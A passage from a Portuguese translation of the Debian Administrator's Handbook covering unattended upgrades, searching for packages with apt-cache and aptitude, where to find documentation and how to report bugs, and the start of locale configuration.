A abordagem normal é suprimir a entrada padrão redirecionando o conteúdo vazio de `/dev/null` nela com comando `</dev/null`, ou alimentá-la com um fluxo infinito de newlines. Nenhum destes métodos é 100% confiável, mas eles em geral levam a respostas padrão sendo preenchidas, uma vez que a maioria dos scripts consideram a ausência de resposta como uma aceitação do valor padrão.

6.8.5. A Combinação Miraculosa

Combinando os elementos anteriores, é possível projetar um scrips pequeno mas muito confiável que possa manipular atualizações automáticas.

Exemplo 6.4 Roteiro de atualização não interativa

```
export DEBIAN_FRONTEND=noninteractive
yes '' | apt-get -y -o DPkg::options::="--force-confdef" -o DPkg::options::="--force-
➥ confold" dist-upgrade
```

NÁ PRÁTICA

O caso Falcot Corp

Os computadores da Falcot formam um sistema heterogêneo, com máquinas tendo muitas funções. Os administradores vão portanto pegar a solução mais relevante para cada computador.

Na prática, os servidores rodando *Jessie* são configurados com a “combinação milagrosa” acima, e são mantidos atualizados automaticamente. Apenas os servidores mais críticos (firewalls, por exemplo) são configurados com *apticron*, de forma que atualizações sempre aconteçam sob a supervisão de um administrador.

As estações de escritório para serviços administrativos também rodam *Jessie*, mas elas estão equipadas com *gnome-packagekit*, para que os usuários iniciem as próprias atualizações. A razão para esta decisão é que se atualizações acontecem sem alguém disparar, o comportamento do computador pode mudar inesperadamente, o que pode gerar confusão nos principais usuários.

No laboratório, os poucos computadores que usam *Testing* — para usufruir das últimas atualizações de software — também não são atualizados automaticamente. Os administradores configuraram o APT apenas para preparar as atualizações mas não para as ativarem; quando eles decidem atualizar (manualmente), a parte chata de renovar a lista de pacotes e baixar os pacotes é evitada, e os administradores podem focar na parte realmente útil.

6.9. Buscando por Pacotes

Com a grande e crescente quantidade de software no Debian, surge um paradoxo: o Debian normalmente tem uma ferramenta para a maioria das tarefas, mas pode ser muito difícil de achá-la na multidão de outros pacotes. A ausência de formas apropriadas de buscar (e encontrar) a ferramenta certa é um problema de longa data. Felizmente, este problema foi quase completamente resolvido.

A busca mais trivial possível é procurar pelo nome exato de um pacote. Se `apt show pacote` retorna um resultado, então o pacote existe. Infelizmente, para isto é necessário saber ou chutar o nome do pacote, o que nem sempre é possível.

DICA

Convenções de nomes de pacote

Algumas categorias de pacotes são batizadas de acordo com um esquema de nomenclatura convencional; saber o esquema às vezes ajuda a adivinhar o nome exato dos pacotes. Por exemplo, para módulos Perl, a convenção diz que um módulo chamado `XML::Handler::Composer` no desenvolvimento principal deve ser empacotado como `libxml-handler-composer-perl`. A biblioteca que habilita o uso do sistema gconf pelo Python é empacotada como `python-gconf`. Infelizmente não é possível definir um esquema de nomenclatura totalmente geral para todos os pacotes, mesmo que os mantenedores normalmente tentem seguir a escolha dos desenvolvedores principais.

Um padrão de busca um pouco mais bem-sucedido é uma busca simples e nomes de pacotes, mas isto ainda é bem limitado. Você pode geralmente encontrar resultados buscando nas descrições de pacotes: como cada pacote tem uma descrição mais ou menos detalhada além do nome do pacote, uma busca por palavra-chave nestas descrições frequentemente será útil. `apt-cache` e `axi-cache` são as ferramentas para este tipo de busca; por exemplo, `apt-cache search video` retornará uma lista de todos os pacotes que tenham a palavra-chave “video” no nome ou na descrição.

Para buscas mais complexas, uma ferramenta mais poderosa como o `aptitude` é necessária. `aptitude` pode fazer uma busca de acordo com expressões lógicas baseadas em campos de metadados dos pacotes. Por exemplo, o seguinte comando busca por pacotes cujo nome contenha `kino`, cuja descrição contenha `video` e cujo nome do mantenedor contenha `paul`:

```
$ aptitude search kino~dvideo~mpaul
p  kino - Editor não linear para dados de Digital Video
$ aptitude show kino
Pacote: kino
Novo: sim
Estado: não instalado
Versão: 1.3.4-2.1+b1
Prioridade: extra
Seção: video
Mantenedor: Paul Brossier <piem@debian.org>
Arquitetura: i386
Tamanho Descompactado: 7.934 k
Depende de: libasound2 (>= 1.0.16), libatk1.0-0 (>= 1.12.4), libavc1394-0 (>= 0.5.3),
    ↪ libavcodec56 (>= 6:11~beta1) |
        libavcodec-extra-56 (>= 6:11~beta1), libavformat56 (>= 6:11~beta1),
            ↪ libavutil54 (>= 6:11~beta1), libc6
            (>= 2.3.6-6~), libcairo2 (>= 1.2.4), libdv4, libfontconfig1 (>= 2.11),
                ↪ libfreetype6 (>= 2.2.1), libgcc1
                (>= 1:4.1.1), libgdk-pixbuf2.0-0 (>= 2.22.0), libglade2-0 (>= 1:2.6.4-2~)
                    ↪ , libglib2.0-0 (>= 2.12.0),
                    libgtk2.0-0 (>= 2.24.0), libice6 (>= 1:1.0.0), libiec61883-0 (>= 1.2.0),
                        ↪ libpango-1.0-0 (>= 1.14.0),
                        libpangocairo-1.0-0 (>= 1.14.0), libpangoft2-1.0-0 (>= 1.14.0),
                            ↪ libquicktime2 (>= 2:1.2.2),
                            libraw1394-11, libsamplerate0 (>= 0.1.7), libsm6, libstdc++6 (>= 4.9),
                                ↪ libswscale3 (>= 6:11~beta1),
                                libx11-6, libxext6, libxml2 (>= 2.7.4), libxv1, zlib1g (>= 1:1.1.4)
Recomenda: ffmpeg, curl
Sugere: udev | hotplug, vorbis-tools, sox, mjpegtools, lame, ffmpeg2theora
Conflita com: kino-dvtitler, kino-timfx, kinoplus
Substitui: kino-dvtitler, kino-timfx, kinoplus
Fornece: kino-dvtitler, kino-timfx, kinoplus
Descrição: Editor não linear para dados de Digital Video
Kino permite-lhe gravar, criar, editar, e reproduzir filmes gravados com cameras de
    ↪ filmar DV. Este programa usa
muitos comandos do teclado para rápida navegação e edição no interior do filme.

Os conjuntos de plugins kino-timfx, kino-dvtitler e kinoplus, anteriormente
    ↪ distribuídos em pacotes separados, são
agora disponibilizados com o Kino.
Página web: http://www.kinodv.org/

Tags: field::arts, hardware::camera, implemented-in::c, implemented-in::c++,
    ↪ interface::x11, role::program,
```

```
scope::application, suite::gnome, uitoolkit::gtk, use::editing, use::learning,  
    ➔ works-with::video,  
x11::application
```

A busca retorna apenas um pacote, *kino*, que satisfaz os três critérios.

Mesmo estas buscas multi-critério são bastante "desajeitadas", o que explica por que elas não são usadas tanto quanto poderiam. Um novo sistema de etiquetas foi portanto desenvolvido, e fornece uma nova abordagem de busca. Pacotes recebem etiquetas que fornecem classificação temática através de vários pontos de vista, conhecidos como uma "classificação baseada em facetas"("facet-based classification"). No caso do *kino* acima, as etiquetas do pacote indicam que o Kino é um software baseado em gnome que trabalha com dados de vídeo e tem como função principal edição.

Navegar nesta classificação pode ajudar você a buscar um pacote que corresponda a necessidades conhecidas; mesmo se ele retornar uma quantidade (moderada) de hits, o restante da busca pode ser feita manualmente. Para fazer isto, você pode usar o padrão de busca ~G no `aptitude`, mas é provavelmente mais fácil simplesmente navegar no site onde as etiquetas são geridas:

➔ <http://debtags.alioth.debian.org/cloud/>

Selecionando as marcas `works-with::video` e `use::editing` produz um punhado de pacotes, incluindo o editor de vídeo *kino* e *pitivi*. Este sistema de classificação é obrigado a ser usado cada vez mais enquanto o tempo passa, e gerenciadores de pacotes irão gradualmente fornecer interfaces de busca eficientes baseados nele.

Para sumarizar, a melhor ferramenta para o trabalho depende da complexidade da busca que você deseja fazer:

- Com o `apt-cache` só se pode fazer busca em nomes e descrições de pacotes, que é bastante conveniente quando se busca por um pacote em particular que casa com algumas palavras-chave;
- Quando o critério de busca também inclui relações entre pacotes ou outros meta-pacotes como o nome do mantenedor, o `synaptic` será mais útil;
- Quando uma busca por etiquetas é necessária, uma boa ferramenta é o `package-search`, uma interface gráfica dedicada a buscar pacotes disponíveis através de vários critérios (inclusive os nomes dos arquivos que eles contém) Para o uso na linha de comando, `axi-cache` irá ajustar a conta.
- finalmente, quando a busca envolve expressões complexas com operações lógicas, a melhor ferramenta é a sintaxe de padrões de busca do `aptitude`, que é bastante poderosa apesar de um pouco obscura; e funciona tanto no modo de linha de comando quanto no modo interativo.

[Documentacao](#)
[Resolvendo
problemas](#)
[Arquivos Log](#)
[README.Debian](#)
[Manual](#)
[info](#)



Resolvendo Problemas e Encontrando Informações Relevantes

Fontes de documentação 138

Procedimentos comuns 143

Para um administrador, a habilidade mais importante é ser capaz de lidar com qualquer situação, conhecida ou desconhecida. Este capítulo apresenta uma série de métodos que - esperamos - permitam isolá a causa de qualquer problema que você vai encontrar, de modo que você pode ser capaz de resolvê-los.

7.1. Fontes de documentação

Antes que você possa entender o que está realmente acontecendo quando há um problema, você precisa conhecer o papel teórico desempenhado por cada programa envolvido no problema. Para fazer isso, a melhor coisa a fazer é consultar a documentação; mas uma vez que estes documentos são muitos e dispersos, você deve conhecer todos os lugares onde podem ser encontrados.

7.1.1. Páginas de Manual

CULTURA RTFM	<p>Esta sigla significa "Read the F**king Manual- "Leia a P*rra do Manual", mas também pode ser expandida em uma variante mais amigável, "Read the Fine Manual- "Leia o Excelente Manual". Esta frase é usada às vezes como uma resposta (resumida) para perguntas dos novatos. É um pouco abrupta, e denuncia um certo incômodo em uma pergunta feita por alguém que nem sequer se preocupou em ler a documentação. Alguns dizem que esta resposta clássica é melhor do que nenhuma resposta (já que indica que a documentação contém as informações solicitadas), ou do que uma resposta mais longa e agressiva.</p> <p>Em qualquer caso, se alguém responde "RTFM" para você, muitas vezes é sábio não se ofender. Uma vez que esta resposta pode ser percebida como irritante, você pode querer tentar evitar recebê-la. Se a informação que você precisa não está no manual, o que pode acontecer, você pode dizer isto, de preferência na sua pergunta inicial. Você também deve descrever as várias etapas que você pessoalmente realizou para encontrar informações antes de você levantar uma questão em um fórum. Seguir as orientações de Eric Raymond é uma boa maneira de evitar os erros mais comuns e obter respostas úteis.</p> <p>► http://catb.org/~esr/faqs/smarty-questions.html</p> <p>(em inglês)</p>
------------------------	---

Páginas de manual, apesar de relativamente concisas em estilo, contêm uma grande quantidade de informações essenciais. Vamos rapidamente passar pelos comandos para visualizá-los. Basta digitar `man manual-page` - a página do manual normalmente atende pelo mesmo nome que o comando cuja documentação é solicitada. Por exemplo, para aprender sobre as opções possíveis para o comando `cp`, você deve digitar `man cp` no prompt do shell (veja barra lateral **O shell, um interpretador de linha de comando** [138]).

DE VOLTA AO BÁSICO O shell, um interpretador de linha de comando	<p>Um interpretador de linha de comando, também chamado de "shell", é um programa que executa comandos que são ou inseridos pelo usuário ou armazenados em um script. No modo interativo, ele exibe um prompt (geralmente terminando em \$ para um usuário normal, ou por # para um administrador) indicando que ele está pronto para ler um novo comando. Apêndice B, Curso Rápido de Reparação [461] descreve os fundamentos para usar o shell.</p> <p>O shell padrão e mais comumente usado é o bash (Bourne Again SHell), mas existem outros, incluindo dash, csh, tcsh e zsh.</p>
--	---

Entre outras coisas, a maioria dos shells oferecem ajuda no prompt durante a entrada, tais como a conclusão de nomes de comandos ou um arquivo (que você ativa apertando geralmente a tecla tab), ou recordando comandos anteriores (gestão de histórico).

Páginas man não apenas documentam programas acessíveis a partir da linha de comando, mas também arquivos de configuração, chamadas de sistema, funções de biblioteca C, e assim por diante. Às vezes os nomes podem colidir. Por exemplo, o comando `read` do shell tem o mesmo nome que a chamada de sistema `read`. É por isso que as páginas de manual são organizadas em seções numeradas:

1. comandos que podem ser executados da linha de comando;
2. chamadas de sistema (funções disponibilizadas pelo kernel);
3. funções da biblioteca (fornecidas pelas bibliotecas do sistema);
4. dispositivos (em sistemas similares ao Unix, estes são arquivos especiais, geralmente colocados no diretório `/dev/`);
5. arquivos de configuração (formatos e convenções)
6. jogos;
7. conjunto de macros e padrões
8. comandos de administração do sistema;
9. rotinas do núcleo.

É possível especificar a seção da página do manual que você está procurando: para ver a documentação para o chamada de sistema `read`, você deve digitar `man 2 read`. Quando a seção não é especificada explicitamente, a primeira seção que tiver uma página de manual com o nome solicitado será mostrada. Assim, `man shadow` retorna `shadow(5)` porque não há páginas de manual para `shadow` nas seções de 1 a 4.

DICA
whatis Se você não quer ler a página de manual completa, mas apenas uma descrição breve para confirmar que é o que você está procurando, basta digitar `whatis` comando.

```
$ whatis scp  
scp (1)      - secure copy (remote file copy program)
```

Esta pequena descrição está incluída na seção *NOME* no início de todas as páginas de manual.

obviamente que se você não sabe os nomes dos comandos, o manual não vai ser de muita utilidade para você. Este é o propósito do comando `apropos`, o que ajuda você a realizar uma busca nas páginas de manual, ou mais especificamente em suas descrições curtas. Cada página do manual começa essencialmente com um resumo de uma linha. `apropos` retorna uma lista de páginas de manual que mencionam a(s) palavra(s)-chave solicitada(s). Se você escolher bem, você encontrará o nome do comando que você precisa.

Exemplo 7.1 Procurando cp com apropos

```
$ apropos "copy file"
cp (1)                  - copy files and directories
cpio (1)                 - copy files to and from archives
gvfs-copy (1)             - Copy files
gvfs-move (1)             - Copy files
hcopy (1)                 - copy files from or to an HFS volume
install (1)                - copy files and set attributes
ntfscp (8)                 - copy file to an NTFS volume.
```

DICA

Navegando através de links

Muitas páginas do manual têm uma seção "VEJA TAMBÉM", geralmente no final. Refere-se a outras páginas de manuais relevantes para comandos semelhantes, ou a documentação externa. Desta forma, é possível encontrar documentação relevante, mesmo quando a primeira escolha não é ótima.

O comando `man` não é o único meio de consulta às páginas do manual, já que os programas `konqueror` (no KDE) e `yelp` (no GNOME) também oferecem essa possibilidade. Há também uma interface web, fornecida pelo pacote `man2html`, que permite visualizar páginas de manual em um navegador web. Em um computador onde esse pacote está instalado, use esta URL:

⇒ <http://localhost/cgi-bin/man/man2html>

Este utilitário requer um servidor web. É por isso que você deve optar por instalar este pacote em um dos servidores: todos os usuários da rede local poderão se beneficiar deste serviço (incluindo máquinas não-Linux), e isso permitirá que você não configure um servidor HTTP em cada estação de trabalho. Se o seu servidor também é acessível a partir de outras redes, pode ser desejável restringir o acesso a este serviço apenas para usuários da rede local.

POLÍTICA DEBIAN

Páginas de manual necessárias

O Debian requer que cada programa tenha uma página de manual. Se o autor original não fornecer uma, o mantenedor do pacote Debian normalmente irá escrever uma página mínima que dirá ao leitor, no mínimo, o local da documentação original.

7.1.2. Documentos de *info*

O projeto GNU escreveu manuais para a maioria de seus programas no formato `info`; é por isso que muitas páginas do manual referem-se à documentação `info` correspondente. Esse formato oferece algumas vantagens, mas o programa padrão para ver estes documentos (chamado `info`) é também um pouco mais complexo. Esteja você aconselhado a usar o `pinfo` em seu lugar (do pacote `pinfo`).

A documentação `info` tem uma estrutura hierárquica, e se você invocar `pinfo` sem parâmetros, ele irá mostrar uma lista de nós disponíveis no primeiro nível. Normalmente, os nós levam o

nome dos comandos correspondentes.

Com o `pinfo` a navegação por esses nós é facilmente feita através das teclas de seta. Alternativamente, você também pode usar um navegador gráfico, que é muito mais amigável com o usuário. Mais uma vez, o `konqueror` e o `yelp` funcionam; o `info2www` também fornece uma interface web.

⇒ <http://localhost/cgi-bin/info2www>

Observe que o sistema `info` não é adequado para tradução, ao contrário do Sistema de página `man`. Documentos `info` são, portanto, quase sempre em Inglês. No entanto, quando você pedir ao sistema `pinfo` para exibir uma página `info` inexistente, ele retornará a página `man` com o mesmo nome (se existir), que pode estar traduzida.

7.1.3. Documentação Específica

Cada pacote inclui a sua própria documentação. Mesmo os programas mais mal documentados costumam ter um arquivo `README` que contém algumas informações interessantes e/ou importantes. Esta documentação está instalada no diretório `/usr/share/doc/pacote/` (onde `pacote` é o nome do pacote). Se a documentação é particularmente grande, não pode ser incluída no pacote principal do programa, mas pode ser transferida para um pacote dedicado que normalmente é chamado `pacote-doc`. O pacote principal geralmente recomenda o pacote de documentação para que você possa encontrá-lo facilmente.

O diretório `/usr/share/doc/package/` também contém alguns arquivos fornecidos pelo Debian que completam a documentação especificando as particularidades do pacote ou melhorias em relação a uma instalação tradicional do software. O arquivo `README.Debian` também indica todas as adaptações que foram feitas para cumprir com a política Debian. O arquivo `changelog.Debian.gz` permite ao usuário acompanhar as modificações feitas no pacote ao longo do tempo: é muito útil para tentar entender o que mudou entre as duas versões instaladas que não têm o mesmo comportamento. Finalmente, às vezes existe um arquivo `NEWS.Debian.gz` que documenta as maiores mudanças no programa que pode diretamente se referir ao administrador.

7.1.4. Páginas da Internet

Na maioria dos casos, os programas de software livre têm sites web que são usados para distribuir os programas e para reunir a comunidade de seus desenvolvedores e usuários. Estes sites são freqüentemente carregados com informação relevante de várias formas: a documentação oficial, FAQ (Frequently Asked Questions - Perguntas mais frequentes), arquivos de listas de discussão, etc. Os problemas que você pode estar tendo já podem ter sido o tema de muitas perguntas; arquivos FAQ ou listas de discussão podem ter uma solução para ele. Um bom domínio dos motores de busca provou ser imensamente valioso para encontrar páginas relevantes rapidamente (restringindo a busca ao domínio da Internet ou sub-domínio dedicado ao programa). Se a pesquisa retornar muitas páginas ou se os resultados não corresponderem ao

que você procura, você pode adicionar a palavra-chave **debian** para limitar os resultados e focar nas informações relevantes.

DICAS
Do erro para a solução

Se o software retorna uma mensagem de erro muito específica, inseri-lo no motor de busca (entre aspas, " ", a fim de não procurar por palavras-chave individuais, mas para a frase completa). Na maioria dos casos, os primeiros links retornados conterão a resposta que você precisa.

Em outros casos, você vai ter erros muito gerais, como "Permissão negada". Neste caso, o melhor é verificar as permissões dos elementos envolvidos (arquivos, identificação de usuário, grupos, etc).

Se você não sabe o endereço para o site do software, existem vários meios de consegui-lo. Primeiro, verifique se existe um campo `Homepage` no pacote da meta-informação (`apt-cache show pacote`). Alternativamente, a descrição do pacote pode conter um link para o site oficial do programa. Se nenhuma URL for indicada, olhe em `/usr/share/doc/pacote/copyright`. O mantenedor do Debian geralmente indica neste arquivo de onde ele pegou o código-fonte do programa, e este é provavelmente o site que você precisa encontrar. Se nesta fase a sua pesquisa ainda é infrutífera, consulte um diretório de software livre, como o Diretório de Software Livre da FSF, ou procure diretamente com um motor de busca, como Google, DuckDuckGo, Yahoo, etc.

⇒ https://directory.fsf.org/wiki/Main_Page

Você também pode querer verificar o wiki Debian, um site colaborativo onde qualquer pessoa, mesmo os simples visitantes, podem fazer sugestões diretamente dos seus navegadores. É utilizado igualmente pelos desenvolvedores, de modo a projetar e especificar seus projetos, e pelos usuários que compartilham seu conhecimento escrevendo documentos de forma colaborativa.

⇒ <http://wiki.debian.org/>

7.1.5. Tutoriais (*HOWTO*)

Um howto é um documento que descreve, em termos concretos e passo a passo, como atingir uma meta pré-definida. Os objetivos cobertos são relativamente variados, mas muitas vezes de natureza técnica: por exemplo, a criação de máscara IP, configuração do software RAID, a instalação de um servidor Samba, etc. Estes documentos geralmente tentam cobrir todos os potenciais problemas susceptíveis de ocorrer durante a execução de uma determinada tecnologia.

Muitos desses tutoriais são gerenciados pelo Projeto de Documentação do Linux (LDP), cujo site web hospeda todos estes documentos:

⇒ <http://www.tldp.org/>

Esses documentos devem ser tomados com um grão de sal. Elas são velhas, a informação que elas contêm é muito obsoleta. Este fenômeno é ainda mais frequente para as suas traduções, uma vez que as atualizações não são nem sistemáticas nem um instante após a publicação de uma nova versão dos documentos originais. Isso faz parte da alegria de trabalhar em um ambiente de voluntariado e sem restrições...

7.2. Procedimentos comuns

O objetivo desta seção é apresentar algumas dicas gerais sobre determinadas operações que um administrador freqüentemente têm de realizar. Estes procedimentos são claros e não cobrirão todos os casos possíveis de forma exaustiva, mas podem servir como pontos de partida para os casos mais difíceis.

DESCOBRIMENTO	
Documentação em outros idiomas	Muitas vezes, a documentação traduzida para uma língua não-Inglês está disponível em um pacote separado com o nome do pacote correspondente, seguido por <code>-lang</code> (onde <code>lang</code> é o código de duas letras ISO para a linguagem). Por exemplo, o pacote <code>apt-howto-fr</code> contém a tradução francesa do howto para APT. Da mesma forma, os pacotes <code>quick-reference-fr</code> e <code>debian-reference-fr</code> são as versões francesas dos guias de referência para o Debian (inicialmente escrito em Inglês por Osamu Aoki).

7.2.1. Configurando um Programa

Quando você deseja configurar um pacote desconhecido, você deve proceder por etapas. Primeiro, você deve ler o que o mantenedor do pacote tem documentado. Leitura `/usr/share/doc/pacote/README.Debian` irá certamente permitir que você saiba de disposições específicas feitas para simplificar o uso do software. Por vezes, é essencial, a fim de compreender as diferenças em relação ao comportamento original do programa, tal como descrito na documentação geral, tais como howtos. Às vezes esse arquivo também detalham os erros mais comuns em ordem para que você evite perder tempo com problemas comuns.

Então, você deve olhar a documentação oficial do software - consulte a Seção 7.1, “Fontes de documentação” [138] para identificar as várias fontes de documentação existente. O comando `dpkg-L pacote` fornece uma lista de arquivos incluídos no pacote, você pode, portanto, identificar rapidamente a documentação disponível (bem como os arquivos de configuração, localizados em `/etc/`). `dpkg-s pacote` exibe os metadados do pacote e mostra todos os pacotes possíveis recomendados ou sugeridos; lá, você pode encontrar a documentação ou um utilitário que irá facilitar a configuração do software.

Finalmente, os arquivos de configuração são muitas vezes auto-documentados por muitos comentários explicativos, detalhando os vários valores possíveis para cada configuração. Tanto que às vezes é apenas o suficiente escolher uma linha para ativar entre as disponíveis. Em alguns casos, exemplos de arquivos de configuração são fornecidos no diretório `/usr/share/doc/pacote/examples/`. Eles podem servir de base para o seu próprio arquivo de configuração.

POLÍTICA DEBIAN	
Localização de exemplos	Todos os exemplos devem ser instalados no diretório <code>/usr/share/doc/pacote/examples/</code> . Este pode ser um ficheiro de configuração, o código de fonte do programa (um exemplo da utilização de uma biblioteca), ou um script de conversão de dados que o administrador pode utilizar, em certos casos (tal como para inicializar uma base de dados). Se o exemplo é específico para uma arquitetura particular, ele deve ser instalado em <code>/usr/lib/pacote/examples/</code> e deve haver um link apontando para esse arquivo no <code>/usr/share/doc/pacote/exemplos/</code> .

7.2.2. Monitorando o que o Daemons esta fazendo

Entender o que um daemon faz é um pouco mais complicado, uma vez que não interagem diretamente com o administrador. Para verificar se um daemon está realmente trabalhando, você precisa testá-lo. Por exemplo, para verificar o daemon Apache (servidor web), testá-lo com uma solicitação HTTP.

Para permitir esses testes, cada daemon geralmente registra tudo o que ele faz, bem como de quaisquer erros que encontrar, no que são chamados "arquivos de log" ou "logs do sistema". Os logs são armazenados em `/var/log/` ou um de seus subdiretórios. Para saber o nome exato de um arquivo de log para cada daemon, consulte a documentação. Nota: um único teste nem sempre é suficiente se não cobrir todos os casos de uso possíveis, alguns problemas só ocorrem em determinadas circunstâncias.

FERRAMENTA

O daemon rsyslogd

`rsyslogd` é especial: ele coleta os logs (mensagens do sistema interno) que são enviados a ele por outros programas. Cada entrada de log é associada a um subsistema (e-mail, kernel autenticação, etc) e uma prioridade, `rsyslogd` processa essas duas informações para decidir o que fazer. A mensagem de log pode ser gravada em vários arquivos de log e/ou enviados para um console de administração. Os detalhes são definidos no arquivo de configuração `/etc/rsyslog.conf` (documentado na página de manual com o mesmo nome).

Certas funções C, que são especializadas em registros de envio, simplificam o uso do daemon `rsyslogd`. No entanto, alguns daemons gerem os seus próprios arquivos de log (este é o caso, por exemplo, do `samba`, que implementa partes do Windows no Linux).

Note que quando o `systemd` está em uso, os logs, na realidade, são coletados pelo `systemd` antes de serem repassados para o `rsyslogd`. Sendo assim, eles estão disponíveis via o "journal" do `systemd` e podem ser consultados com o `journalctl` (veja Seção 9.1.1, “O sistema init systemd” [189] para detalhes).

DE VOLTA AO BÁSICO

Daemon

Um daemon é um programa que não é explicitamente invocado pelo usuário e que fica por trás, à espera de uma determinada condição ser cumprida antes de executar uma tarefa. Muitos programas de servidor são daemons, um termo que explica que a letra "d" está freqüentemente presente no final do seu nome (`sshd`, `smtpd`, `httpd`, etc.).

Como uma medida preventiva, o administrador deve ler regularmente os logs mais relevantes do servidor. Assim, ele podem diagnosticar problemas antes mesmo deles serem relatados por usuários descontentes. Na verdade, algumas vezes, os usuários podem esperar que um problema ocorra repetidamente durante vários dias antes de reportá-lo. Em muitos casos, existem ferramentas específicas para analisar o conteúdo dos arquivos de log maiores. Em particular, tais utilitários existem para servidores web (como `analog`, `awstats`, `webalizer` para Apache), para servidores de FTP, para servidores proxy/cache, para firewalls, para servidores de e-mail, para os servidores de DNS, e até mesmo para servidores de impressão. Alguns desses utilitários operam de forma modular e permitem a análise de vários tipos de arquivos de log. Este é o caso do `lire`. Outras ferramentas, como `logcheck` (um software discutido em Capítulo 14, Segurança

[388]), varrem esses arquivos em busca de alertas a serem tratados.

7.2.3. Pedindo ajuda em uma lista

Se as suas várias buscas não tiverem ajudado a chegar à raiz de um problema, é possível obter ajuda de outras pessoas, talvez mais experientes. Este é exatamente o objetivo da lista debian-user@lists.debian.org. Como em qualquer comunidade, tem regras que precisam ser seguidas. Antes de fazer qualquer pergunta, você deve verificar se o seu problema não foi abordado por debates recentes na lista ou em qualquer documentação oficial.

- ➡ <https://wiki.debian.org/DebianMailingLists>
- ➡ <https://lists.debian.org/debian-user/>

DICA

Lendo uma lista na Web

Para listas de discussão de alto volume, como debian-user@lists.debian.org, pode valer a pena passar por eles como um fórum de discussão (ou newsgroups). Gmane.org permite consulta das listas Debian neste formato. A lista acima está disponível em:

- ➡ <http://dir.gmane.org/gmane.linux.debian.user>

DE VOLTA AO BÁSICO

Aplicar Netiquette

Em geral, para toda a correspondência em listas de correio electrónico, as regras de Netiquette devem ser seguidas. Este termo refere-se a um conjunto de regras de senso comum, a partir de cortesia comum para erros que devem ser evitados.

- ➡ <http://tools.ietf.org/html/rfc1855>

Além disso, para qualquer canal de comunicação gerenciado pelo projeto Debian, você está submetido ao Código de Conduta Debian:

- ➡ https://www.debian.org/code_of_conduct

Uma vez satisfeitas estas duas condições, você pode pensar em descrever o seu problema para a lista de discussão. Inclua o máximo de informações relevantes possíveis: vários testes realizados, documentação consultada, como você tentou diagnosticar o problema, os pacotes em questão ou aqueles que podem estar envolvidos, etc. Verifique o Sistema de Acompanhamento de Bugs (BTS, descrito na barra lateral [Bug tracking system \[14\]](#)) para problemas semelhantes, e mencione os resultados dessa pesquisa, fornecendo links para bugs encontrados. BTS começa em:

- ➡ <http://www.debian.org/Bugs/index.html>

O mais cortês e preciso que você tenha sido, as maiores chances suas de obter uma resposta, ou, pelo menos, alguns elementos de resposta. Se você receber informações relevantes por e-mail privado, pense em resumir esta informação publicamente para que outros possam beneficiar. Isto também permite que os arquivos da lista, pesquisados através de vários motores de busca, mostrem a resolução para outros que podem ter a mesma pergunta.

7.2.4. Reportando um Bug Quando um Problema É Muito Difícil

Se todos os seus esforços para resolver um problema falhar, é possível que uma solução não seja de sua responsabilidade, e que o problema é devido a um bug no programa. Neste caso, o procedimento correto é relatar o bug ao Debian ou diretamente aos desenvolvedores. Para fazer isso, isolar o problema, tanto quanto possível e criar uma situação de teste mínimo em que pode ser reproduzido. Se você souber qual o programa que é a causa aparente do problema, você pode encontrar o seu pacote correspondente usando o comando, `dpkg -S arquivo_em_questao`. Verifique o Sistema de Rastreamento de Bugs (<https://bugs.debian.org/pacote>) para assegurar que o erro não tenha sido relatado. Você pode então enviar o seu relatório de bug próprio, usando o comando `reportbug`, incluindo as informações, tanto quanto possível, especialmente uma descrição completa dos casos de teste mínimo que permitirá que qualquer pessoa recrie o bug.

Os elementos deste capítulo são um meio eficaz para resolver os problemas que os capítulos que se seguem podem trazer. Use-os sempre que necessário!



Configuração
Localização
Localidades
Rede
Resolução de nomes
 Usuários
 Grupos
 Contas
Interpretador de linha
 de comando
 Shell
 Impressão
Sistema de iniciação
Compilação de kernel



Configuração Básica: Rede, Contas, Impressão...

8

Configurando o Sistema para Outra Língua	150	Configurando a Rede	154
Ajustando o Nome de Host e Configurando o Serviço de Nomes	159	Usuário e grupo bancos de dados	161
Criação de Contas	164	Ambiente Shell	165
		Configuração da Impressora	167
		Configurando o carregador de boot (bootloader)	167
Outras Configurações: Sincronização de tempo, Logs, Compartilhando acesso...	173	Compilando o núcleo	179
		Instalando o Núcleo	184

Um computador com uma nova instalação criada com o debian-installer tenta ser tão funcional quanto possível, mas muitos serviços ainda devem ser configurados. Além disso, é sempre bom saber como mudar certos elementos de configuração definidos durante o processo de instalação inicial.

Este capítulo revisa tudo que pode ser incluído no que se pode chamar de "configuração básica": redes, idioma e localização, usuários e grupos, impressão, pontos de montagem, etc.

8.1. Configurando o Sistema para Outra Língua

Se o sistema foi instalado usando Francês, a máquina provavelmente já vai ter o francês configurado como o idioma padrão. Mas é bom saber que o instalador vai configurar o idioma, de forma que, se mais tarde surgir a necessidade, você pode mudá-lo.

FERRAMENTA	
O comando <code>locale</code> para mostrar a configuração atual	O comando <code>locale</code> lista um resumo da configuração atual de vários parâmetros do locale (formato de data, formato de números, etc.), apresentados na forma de um grupo de variáveis de ambiente padrão dedicadas à modificação dinâmica destas configurações.

8.1.1. Definindo a Língua Padrão

Um "locale" é um grupo de configurações regionais. Isto inclui não apenas o idioma do texto, mas também o formato para exibir números, datas, horas e valores monetários, assim como as regras de comparação alfabéticas (para considerar corretamente os caracteres acentuados). Embora cada um destes parâmetros possa ser especificado independentemente dos outros, geralmente usamos um "locale", que é um conjunto coerente de valores para estes parâmetros correspondendo a uma "região" no sentido amplo. Estes "locales" são usualmente indicados na forma, *código-de-idioma_CÓDIGO-DE-PAÍS*, algumas vezes com um sufixo para especificar o conjunto de caracteres e codificação a ser usado. Isto habilita considerações de diferenças idiomáticas ou tipográficas entre regiões com uma linguagem em comum.

CULTURA	
Conjuntos de Caracteres	Historicamente, cada localidade tem associado um "conjunto de caracteres" (um grupo de caracteres conhecidos) e uma "codificação" preferida (representação interna para caracteres dentro do computador). As codificações mais populares para idiomas derivados do latim são limitadas a 256 caracteres pois ele optaram por usar um único byte para cada caractere. Uma vez que 256 caracteres não é suficiente para cobrir todas as línguas europeias, codificações múltiplas são necessárias, e assim nós acabamos com <i>ISO-8859-1</i> (também conhecido como "Latin 1") até o <i>ISO-8859-15</i> (também conhecido como "Latin 9"), entre outros. Trabalhar com línguas estrangeiras comumente implica trocar regularmente entre várias codificações e conjuntos de caracteres. Além disso, escrever um documento em diversas línguas leva a problemas maiores, quase intratáveis. Unicode (um super catálogo de quase todos os sistemas de escrita de todas as línguas do mundo) foi criado para contornar este problema. Uma das codificações Unicode, UTF-8, retém todos os 128 símbolos ASCII (códigos 7-bits), mas lida com outros caracteres diferentemente. Estes outros são precedidos por uma sequência de escape específica 